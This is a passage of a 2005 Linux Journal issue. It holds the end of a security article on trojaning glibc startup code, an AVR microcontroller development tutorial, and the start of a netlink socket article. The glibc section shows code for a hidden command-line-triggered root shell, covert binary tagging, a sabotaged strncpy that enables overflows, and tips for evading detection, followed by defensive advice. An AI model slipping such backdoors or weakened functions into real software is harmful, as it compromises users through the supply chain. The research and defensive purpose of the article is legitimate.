/home/dave/code/lj/build_glibc/csu/crtn.o
$./hello
Before main()
Hello World
After main()
$
```

Pay close attention to nostdlib, nostartfiles and static. These options are followed by the paths of libraries for the common C library, as well as standard libs like -lgcc. These strange options instruct GCC not to build in the standard libraries and startup functions. This allows us to specify exactly what we want linked in and where. After the compile is complete, we are left with a hello ELF binary as expected, but it is much larger than normal. This is a side effect of building the program statically, meaning that the required functions are built within the program, rather than relying on them to be loaded on an as-needed basis. Running the binary results in our messages being displayed before and after the hello world message, and it verifies that we can indeed execute code before the developer intends.

A real attacker would not have to build statically and could subvert the system copy of glibc in place so that executables would look normal.

Looking back at the libc-start source file, it's easy to tell that this function sets up argc, argv and evnp before calling main(). Moving on from displaying text, the execution of a shell is the next step. Because modifications of this gravity are such that an attacker would not want someone to know they exist, this shell executes only if the correct command-line option is passed. The source file already includes unistd.h, so it is simple and tempting to use getopt to parse the command-line options before main() is called. Although this will work, it can lead to discovery if getopt errors out due to unknown options. I wrote a brief snippet of code that searches argv for the option to invoke the shell, as shown in Listing 4. When you exit the shell, you will notice the program continues operating normally. Unless you knew the option used to start the shell, more than likely you never would have known this back door existed.

Listing 4. Changes to libc-start for Parsing Command-Line Options

```
$cat hello.c
#include <stdio.h>

int main()
{
        printf("Hello World\n");
        return 0;
}
$ <GCC build snipped for length, see Listing 3 for options>
$./hello
Before main()
Looking for cmdln opt
I love Marisa
After main()
$./hello -O
Before main()
Looking for cmdln opt
OWNED
sh-2.05b# id
uid=0(root) gid=0(root) groups=0(root)
sh-2.05b#exit
exit
Hello World
After main()
$
```

The previous examples are interesting, but they really don't do anything noteworthy. The next example adds a unique identifier to every binary built with GCC. This is most useful in honeypot-like environments where it is possible an unknown party will build a program on the machine, then remove it. The unique identifier, coupled with a registry, can help a forensics analyst trace a program back to its point of origin and establish a trail to the intruder.

Listing 5. Adding a Unique ID Function

```
Code added to libc-start.c
void __ID_abcdefghijklmnopqrstuvwxyz( void )
{
}

The output, after compile:
$nm -p hello | grep ID
080966e0 r _nl_value_type_LC_IDENTIFICATION
08048320 T __ID_abcdefghijklmnopqrstuvwxyz
080a5e00 R _nl_C_LC_IDENTIFICATION
$
```

There could be much debate about what the unique identifier should be and how it should be generated. To avoid a trip to Crypto 101, the identifier is a generic 26-character string. To prevent immediate detection, the identifier is added as a void function that is visible using nm. Its name is __ID_abcdefghijklmnopqrstuvwxyz(). This is added to libc-start.c. After rebuilding glibc and compiling the test program, the value is visible. The value I chose is for demonstration purposes. In reality, the more obscure and legitimate sounding the identifier, the harder it is to detect. My choice for a name in a real scenario would be something like __dl_sym_check_load(). In addition to tagging the binary at build, a token could be inserted that would create a single UDP packet, with the only payload being the IP address of the machine on which it is running. This could be sent to a logging server that could track what binaries are run in what places and where they were built.

One of the more interesting elements of this attack vector is the ability to make good code bad. strcpy is a perfect example of this function, because it has both an unsafe version and a safe one, strncpy, which has an additional argument indicating how much of a string should be copied. Without reviewing how a buffer overflow works, strcpy is far more desirable to an attacker than its bounds-checking big brother. This is a relatively simple change that should not attract too much attention, unless the program is stepped through with a debugger. In the directory <glibc-base>/sysdeps/generic, there are two files, strcpy.c and strncpy.c. Comment out everything strncpy does and replace it with `return strcpy(s1,s2);`.

Using GDB, you can verify that this actually works by writing a snippet of code that uses strncpy, and then single stepping through it. An easier way to verify this is to copy a large string into a small buffer and wait for a crash like the one shown in Listing 6.

Listing 6. strncpy Program and Results

```
strncpy function in <glbc-base>/sysdeps/generic/strncpy.c
char *
strncpy (s1, s2, n)
     char *s1;
     const char *s2;
     size_t n;
{
        return strcpy(s1, s2);
}

$cat strcpy.c
#include <stdio.h>
#include <string.h>
int bob(char *aa)
{
        char b[4];

        strncpy(b, aa, sizeof(b));
        return 0;
}

int main()
{
        char *a="aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa";
        bob(a);
        return 0;
}

$<compile is same as fig. 3 with strcpy.c instead of hello.c>
$gdb ./str
strcpy     strcpy.c   strcpy2    strcpy2.c
$gdb ./strcpy
<snip for length>
This GDB was configured as "i586-mandrake-linux-gnu"...
(gdb) run
Starting program: /home/dave/code/lj/strcpy
Before main()
Looking for cmdln opt

Program received signal SIGSEGV, Segmentation fault.
0x61616161 in ?? ()
(gdb) print $eip
$1 = (void *) 0x61616161
(gdb)
<And to show strcpy still works>
int bob(char *aa)
{
        char b[50];

        strncpy(b, aa, sizeof(b));
        printf("%s\n", b);
        return 0;
}

int main()
{
        char *a="Thats all folks";
        bob(a);
        return 0;
}
_________________________________________
$./strcpy
Before main()
Looking for cmdln opt
Thats all folks
After main()
$
```

Depending on the function of the code, it may be useful only if it is undiscovered. To help keep it a secret, adding conditional execution code is useful. This means the added code remains dormant if a certain set of circumstances are not met. An example of this is to check whether the binary is built with debug options and, if so, do nothing. This helps keep the chances of discovery low, because a release application might not get the same scrutiny as a debug application.

Defense and Wrap-Up

Now that the whats and the hows of this vector have been explored, the time has come to discuss ways to discover and stop these sorts of attacks. The short answer is that there is no good way. Attacks of this sort are not aimed at compromising a single box but rather at dispersing trojaned code to the end user. The examples shown thus far have been trivial and are intended to help people grasp the concepts of the attack. However, without much effort, truly dangerous things could emerge. Some examples are modifying gpg to capture passphrases and public keys, changing sshd to create copies of private keys used for authentication, or even modifying the login process to report user name and passwords to a third-party source. Defending against these types of attacks requires diligent use of host-based intrusion-detection systems to find modified system libraries. Closer inspection at build time also must play a crucial role. As you may have discovered looking at the examples above, most of the changes will be made blatantly obvious in a debugger or by using tools like binutils to inspect the final binary.

One more concrete method of defense involves profiling all functions occurring before and after main executes. In theory, the same versions of glibc on the same machine should behave identically. A tool that keeps a known safe state of this behavior and checks newly built binaries will be able to detect many of these changes. Of course, if attackers knew a tool like that existed, they would try to evade it using code that would not execute in a debugger environment. The most important bit of knowledge to take away from this article is not the internal workings of glibc and GCC or how unknown modifications can affect a program without alerting the developer or the end user. The most important thing is that, in this day and age, anything can be used as a tool to undermine security—even the most trustworthy staples of standard computing.

Resources for this article: www.linuxjournal.com/article/7929.

David Maynor is a research engineer with the ISS Xforce R&D team. He spends his day thinking of new ways to break things before the bad guys do. He can be reached at dmaynor@iss.net.

Developing for the Atmel AVR Microcontroller on Linux

Patrick Deegan

Issue #130, February 2005

You'll enjoy the programming ease and built-in peripherals of the new generation of microcontrollers. Best of all, with these tools you can develop for the popular AVR series using a Linux host.

Whether you are creating a small Internet appliance, some hardware instrumentation, data loggers or an army of autonomous robots to do your bidding, in numerous situations you need the flexibility of a programmable computer. In many cases, a general-purpose system, such as the workhorse sitting under your desk, doesn't meet size, cost or power-consumption constraints and is simply overkill. What you need is a microcontroller.

This article provides step-by-step instructions for setting up a complete development system for the Atmel AVR series of microcontrollers, using free software and Linux. The detailed instructions provided here will allow you to transform your Linux system into a complete AVR development environment. This article walks you through all the steps of building, debugging and installing a simple program.

What Is a Microcontroller?

When all the electronic components required to make a central processing unit (CPU)—instruction decoder, arithmetic/logic unit, registers and so on—are integrated into a single chip, you have a microprocessor. When, in turn, you bundle this CPU with supporting components, memory and I/O peripherals, you've got a microcomputer. Extending the integration and miniaturization even further, you can combine all the elements of a microcomputer onto a single integrated circuit—behold the microcontroller.

The semiconductor industry evolves rapidly, making it difficult to provide an accurate and complete definition of the term microcontroller. Consider this: some microcontroller chips have capacities and clock speeds that surpass the

74KB of program memory and 4KB of RAM available to the 30kg Apollo Lunar Module computer. You can expect today's screamer PCs to be running tomorrow's embedded applications, with the definition of microcontroller shifting accordingly.

Microcontrollers all have a microprocessor core, memory and I/O interfaces, and many have additional peripherals onboard. The specific configuration of a particular chip influences its physical packaging, number of pins and cost. If you are accustomed to working with microcomputers, you may feel that microcontrollers are tight spots. They have a handful of kilobytes of program ROM and in the area of 256 bytes of RAM. Don't fret though; a lot can be done in this space, as the MIT Instrumentation Lab demonstrated when developing the Apollo Lunar Module software that controls its moon landing, return from the surface and rendezvous in orbit.

AVR Microcontrollers

The AVRs are 8-bit RISC platforms with a Harvard architecture (program and data memory are separate). Figure 1 details the ATtiny26 AVR chip internal organization. Like each member of a family, it has its own particular combination of I/O and peripherals, but it shares a basic architecture and instruction set with all the other AVRs. The ATtiny26 has 2KB of program Flash memory, 128 bytes of onboard SRAM and EEPROM, two 8-bit counters and pulse-width modulators, 11 interrupts, 16 I/O pins spread over two 8-bit ports, an 11-channel 10-bit analog-to-digital converter and more—all on a single tiny 20-pin DIP.

A number of factors make the AVR microcontrollers a good choice, especially for beginners. AVRs are:

- Easy to code for: AVRs were designed from the ground up to allow easy and efficient programming in high-level languages, with a particular focus on C.
- Easy to program: the combination of onboard reprogrammable Flash program memory and the in-system programming interface keeps the process of transferring software to the microcontroller simple and cheap.
- Powerful and inexpensive: AVRs pack a lot of power (1 MIPS/MHz, clocks up to 16MHz) and space (up to 128K of Flash program memory and 4K of EEPROM and SRAM) at low prices. Most AVRs even include additional peripherals, such as UARTs and analog-to-digital converters.
- Hobbyist-friendly: most of the chips in the AVR family come in easy-to-use 8-, 20-, 28- or 40-pin dual in-line packages (DIPs) and can be ordered in unit quantities from a number of distributors.




Figure 1. ATtiny26 Block Diagram

CPU

The processor core, composed of the components in the upper-left portion of Figure 1, includes elements to read the program memory and to decode and execute the instructions within that memory. The CPU also can fetch and store data to and from the EEPROM, SRAM and the 32 registers. The registers act as extremely efficient storage for 8-bit values (1 byte), and the ALU (arithmetic/ logic unit) can operate directly on each of the 32 registers. This AVR features a RAM-based stack. In a few other AVRs, which don't have any SRAM, the stack is hardware-based, limiting the stack depth to three.

Most instructions take only a single clock cycle to execute, and there is no internal clock division on AVRs. The CPU fetches and decodes the next instruction as it is executing the current instruction. These combined facts mean that AVRs can reach performances of nearly 1 MIPS (million instructions per second) per MHz. With clock rates of up to 16MHz, you can choose the right balance of speed, power consumption and electromagnetic noise for your particular application.

Memory

Program space is a contiguous block of Flash memory, 16-bits wide that can be erased/rewritten 10,000 times. You can design your circuit to allow firmware upgrades in-circuit, using in-system programming.

All AVRs have some EEPROM, and most have SRAM; both are 8-bits wide. The EEPROM is designed to withstand at least 100,000 erase/write cycles. EEPROM is useful because it can be written from within your embedded program to retain data, even without a power supply, or during programming, such as for production-line calibration.

I/O and Peripherals

All AVRs, from the tiny 8-pin DIPs to the 44-pin Megas, have at least one data port. Data ports allow for input or output of logic-level data. The AVR ports are bidirectional, allowing you to set them for input or output on a pin-by-pin basis.

Many of the AVRs include additional hardware peripherals, such as UARTs for serial communication and calibrated RC oscillators used as internal system clocks. The external pins often serve two or more purposes, and how they are used depends on how you've configured the microcontroller. For instance, Figure 1 shows that certain I/O lines from both ports can be used with the multiplexed A/D converter.

Development Workstation Setup

The set of tools described here isn't the only one available, but it allows you to do basically anything, and the tools function well together. The toolkit is comprised of Binutils, GCC, AVR Libc and our Makefile template to write and build programs for the AVR microcontrollers; GDB and simulavr to debug your software; and avrdude as well as a hardware programmer to transfer your software to the microcontrollers. See the on-line Resources for download URLs for all software.

Fortunately, the recent versions of all these tools include support for the AVR platform, so installation is straightforward. We assume you've chosen to install everything under /usr/local/AVR.

Binutils

Download a fresh copy of the current binutils source by following the link in the Resources. Untar the source, move into the binutils-X.XX directory and run:

```
$ ./configure --prefix=/usr/local/AVR --target=avr
$ make
# make install
```

The /usr/local/AVR/bin directory now contains AVR versions of ld, as, ar and the other binutils executables. Add the /usr/local/AVR/bin directory to your PATH now. You can apply the modification system-wide by adding:

```
PATH="$PATH:/usr/local/AVR/bin"
```

to the /etc/profile file. Make sure the directory is in your PATH and that the change has taken effect before proceeding.

GCC

After retrieving a recent release of the Gnu Compiler Collection from a mirror, run the following commands from within the unpacked top-level source directory:

```
$ ./configure --prefix=/usr/local/AVR \
        --target=avr --enable-languages="c,c++" \
        --disable-nls
$ make
# make install
```

This builds C and C++ compilers for AVR targets and installs avr-gcc and avr-g++ in /usr/local/AVR/bin.

AVR Libc

The AVR Libc package provides a subset of the standard C library for AVR microcontrollers, including math, I/O and string processing utilities. It also takes care of basic AVR startup procedures, such as initializing the interrupt vector table, stack pointer and so forth. To install, get the latest release of the library and run the following from the top-level source directory:

```
$ unset CC
$ PREFIX=/usr/local/AVR ./doconf
$ ./domake
# ./domake install
```

Makefile Template

The Psychogenic team has created a standard Makefile template that simplifies AVR project management. You can customize it easily for all your assembly, C and C++ AVR projects. It provides everything for a host of make targets, from compilation and upload to the microcontroller to debugging aids, such as source code intermixed with disassembly, and helpful gdbinit files. A detailed discussion of the template is available, and the Makefile template is available as Listing 1 on the *Linux Journal* FTP site (see Resources). Store the template with the other AVR tools, moving it to /usr/local/AVR/Makefile.tpl.

GDB and SimulAVR

Using avr-gdb and simulavr in tandem, you can run your software on a choice of AVR microcontrollers through the simulator, while using GDB to step through and observe the executing code. Acquire the simulavr source from the project site and perform the installation:

```
$ ./configure --prefix=/usr/local/AVR \
  --with-avr-includes=/usr/local/AVR/avr/include
$ make # make install
```

Install GDB, built for AVR targets, by compiling the source as follows:

```
$ ./configure --target=avr \
     --prefix=/usr/local/AVR
$ make
# make install
```

AVRDUDE

When you finally have a program ready for testing on actual hardware, you need some way to upload the data and write it to the microcontroller's Flash program memory. AVRDUDE and a compatible hardware programmer are the last components of the development kit. Grab a copy of the AVRDUDE source and install it with:

```
$ ./configure --prefix=/usr/local/AVR
$ make
# make install
```

You now have installed every software component required for a complete AVR development environment. All you need is the physical means to transfer programs to microcontrollers.

AVRDUDE supports a number of different hardware programmer configurations. The simplest systems are described on the AVRDUDE site and are comprised of little more than a parallel port connector, a ceramic oscillator and a DIP socket. These are powered directly off the computer's port and may not work for everyone.




Figure 2. Home-Brew PPI Programmer PCB

A step up in complexity, independently powered, buffered in-system programmers can be built easily (see Resources). Two programmers requiring only a few parts are discussed on the Psychogenic Web page, which describes the schematics, provides artwork and has complete instructions on creating your own printed circuit boards (as depicted in Figure 2) for the programmers.




Figure 3. Atmel STK500 Development Kit

A number of commercial solutions also are available. If you're interested in easily programming a wide selection of the AVR family, go with Atmel's STK500 kit. More than a simple programmer, the STK500 is a starter kit that allows you to program the microcontrollers and easily prototype new designs. It includes a number of LEDs and switches, an oscillator, RS-232 interface and other niceties that easily can be interfaced with your target chip.

A Complete AVR Project

Our focus here is on the development system rather than on programming for the AVR platform. The AVR Libc documentation is a good place to start for information on programming AVRs in Assembly, C and C++.

The Hello World program of the microcontroller universe is the classic flashing LEDs. A slightly different take on this theme, which *Knight Rider* fans should appreciate, is available on the *Linux Journal* FTP site, where you can download C (Listing 2) or C++ (Listing 3) versions of an example program that cycles each of eight light-emitting diodes (LEDs) back and forth.

Building the Program

Create a project directory—for instance, ~/helloavr/—and retrieve the program, saving Listing 2 as ~/helloavr/kr.c and Listing 3 as ~/helloavr/kitt.cpp. Also, copy the Makefile template, /usr/local/AVR/Makefile.tpl, to ~/helloavr/Makefile.

Using this Makefile is easy and makes compilation a snap. Open the Makefile in your favourite editor and modify the configuration section, near the top of the file, so that the MCU, PROJECTNAME and PRJSRC variables are set as shown in Listing 4. The MCU variable determines the AVR family member for which we are compiling the program, and the PRJSRC variable lists all the Assembly, C and C++ source files used in the project.

Listing 4. HelloAVR Project Makefile Configuration Options

```
#####         Target Specific Details          #####
#####     Customize these for your project     #####

# Name of target controller
# (e.g. 'at90s8515', see the available avr-gcc mmcu
# options for possible values)
MCU=at90s8515

# Name of our project
# (use a single word, e.g. 'myproject')
PROJECTNAME=helloavr

# Source files
# List C/C++/Assembly source files:
# (list all files to compile, e.g. 'a.c b.cpp as.S')
# Use .cc, .cpp or .C suffix for C++ files, use .S
# (NOT .s !!!) for assembly source code files.
PRJSRC=kr.c
```

Once you've configured the Makefile, compiling and linking the program is as simple as typing `make`.

You can perform the compilation and linking steps manually instead, by issuing:

```
$ avr-gcc -I.  -g -mmcu=at90s8515 -Os       \
           -fpack-struct -fshort-enums               \
           -funsigned-bitfields -funsigned-char \
           -Wall -Wstrict-prototypes -c kr.c

$ avr-gcc -o helloavr.out kr.o
```

The most notable difference is the addition of the required -mmcu command-line argument, used to specify the target microcontroller. Either method compiles kr.c and creates the helloavr.out ELF-format program. This file cannot be executed on your development station but is used later during the debugging stage.

You also can build the C++ version of the program by doing a `make clean`, changing the Makefile PRJSRC variable to kitt.cpp and then issuing another `make`.

Debugging the Program

A Makefile target that is interesting, whether for sanity checking, optimization, low-level debugging or simply to get to know the AVR internals, is disasm. Running: `$ make disasm` prints some information concerning the program, such as its text/data/bss size, to the console and creates helloavr.s. This file contains a disassembled version of the executable, intermixed with the original C source code. A peek inside reveals AVR Libc and avr-gcc's work behind the scenes, initializing the interrupt vector table and data, followed by the Assembly and C versions of the program.

Now we use GDB as a source-level debugger with simulavr running as a remote target. To do so, launch simulavr in the background and create a suitable gdbinit file:

```
$ simulavr --gdbserver --device at90s8515  &
$ make gdbinit
```

Running `make` in this manner creates gdbinit-helloavr, a file containing instructions for setting up GDB correctly, such that it connects to a simulavr, loads the compiled program, inserts a breakpoint and begins execution. Launch avr-gdb using the command:

```
$ avr-gdb -x gdbinit-helloavr
```

and you are presented with the GDB prompt; program execution is halted before the first instruction in main(). Set a breakpoint on line 71, using `b 71`, and enter C (continue) a few times. Every time you step over the instruction on line 71:

```
   71       PORTB = ~currentValue;
```

~currentValue is output through PORTB. You should see a message to that effect, for example, `writing 0xff to 0x0038`. When you are done, issue a `quit` and kill the simulavr process, which is running in the background.

Installing the Program

If you've built or purchased the programmer hardware, you can install and test the software on a real AT90S8515 chip. Configure the avrdude section in the Makefile by setting the AVRDUDE_PROGRAMMERID and AVRDUDE_PORT variables, as explained in the comments above. Use:

```
   AVRDUDE_PROGRAMMERID=stk500
   AVRDUDE_PORT=/dev/ttyS0
```

for an STK500 programmer connected to the first serial port. Ensure that the programmer is connected to the appropriate port, insert the microcontroller in the programmer, apply power and type `make writeflash`. This generates the hex file used by AVRDUDE and writes its contents to the chip's Flash program memory.




Figure 4. HelloAVR Program Test Circuit

For those using the STK500 development kit, simply connect PORTB to the eight onboard LEDs using the ten-wire cable (as illustrated in Figure 3), and watch *das blinkenlights*. You can set up your own test hardware by constructing the schematic shown in Figure 4, which connects LEDs with suitable limiting resistors such that each pin of PORTB can activate one by going low and sinking current.

Where to from Here?

You've seen the flashing LEDs? Congratulate yourself; you are ready to begin creating your own AVR designs and software. See Resources for loads of AVR-related information and projects. There's almost no limit to what you can do.

Atmel shares a number of interesting project ideas through its AVR application notes, where it details implementation of stepper motor controllers, IR remote control receivers and transmitters and even an embedded Web server. One amazing project, ContikiOS (see Resources), distributes an open-source Internet-enabled, multitasking, graphical operating system that has been ported to the AVR and uses a version of the VNC server instead of a regular screen.

Enjoy experimenting with these versatile microcontrollers, be sure to share your discoveries and good luck building that robot horde!

Resources for this article: www.linuxjournal.com/article/7920.

Patrick Deegan was converted to IT and free software after being in contact with Linux while a student in the joint Math and Physics program at McGill U. Torn between working in physics, electronics and software development, Pat was bound to cofound Psychogenic, where he now gets to spend many days (and nights) playing with all three.

Kernel Korner

Why and How to Use Netlink Socket

Kevin Kaichuan He

Issue #130, February 2005

Use this bidirectional, versatile method to pass data between kernel and user space.

Due to the complexity of developing and maintaining the kernel, only the most essential and performance-critical code are placed in the kernel. Other things, such as GUI, management and control code, typically are programmed as user-space applications. This practice of splitting the implementation of certain features between kernel and user space is quite common in Linux. Now the question is how can kernel code and user-space code communicate with each other?

The answer is the various IPC methods that exist between kernel and user space, such as system call, ioctl, proc filesystem or netlink socket. This article discusses netlink socket and reveals its advantages as a network feature-friendly IPC.

Introduction

Netlink socket is a special IPC used for transferring information between kernel and user-space processes. It provides a full-duplex communication link between the two by way of standard socket APIs for user-space processes and a special kernel API for kernel modules. Netlink socket uses the address family AF_NETLINK, as compared to AF_INET used by TCP/IP socket. Each netlink socket feature defines its own protocol type in the kernel header file include/linux/netlink.h.

The following is a subset of features and their protocol types currently supported by the netlink socket:

- NETLINK_ROUTE: communication channel between user-space routing dæmons, such as BGP, OSPF, RIP and kernel packet forwarding module. User-space routing dæmons update the kernel routing table through this netlink protocol type.
- NETLINK_FIREWALL: receives packets sent by the IPv4 firewall code.
- NETLINK_NFLOG: communication channel for the user-space iptable management tool and kernel-space Netfilter module.
- NETLINK_ARPD: for managing the arp table from user space.

Why do the above features use netlink instead of system calls, ioctls or proc filesystems for communication between user and kernel worlds? It is a nontrivial task to add system calls, ioctls or proc files for new features; we risk polluting the kernel and damaging the stability of the system. Netlink socket is simple, though: only a constant, the protocol type, needs to be added to netlink.h. Then, the kernel module and application can talk using socket-style APIs immediately.

Netlink is asynchronous because, as with any other socket API, it provides a socket queue to smooth the burst of messages. The system call for sending a netlink message queues the message to the receiver's netlink queue and then invokes the receiver's reception handler. The receiver, within the reception handler's context, can decide whether to process the message immediately or leave the message in the queue and process it later in a different context. Unlike netlink, system calls require synchronous processing. Therefore, if we use a system call to pass a message from user space to the kernel, the kernel scheduling granularity may be affected if the time to process that message is long.

The code implementing a system call in the kernel is linked statically to the kernel in compilation time; thus, it is not appropriate to include system call code in a loadable module, which is the case for most device drivers. With netlink socket, no compilation time dependency exists between the netlink core of Linux kernel and the netlink application living in loadable kernel modules.

Netlink socket supports multicast, which is another benefit over system calls, ioctls and proc. One process can multicast a message to a netlink group address, and any number of other processes can listen to that group address. This provides a near-perfect mechanism for event distribution from kernel to user space.

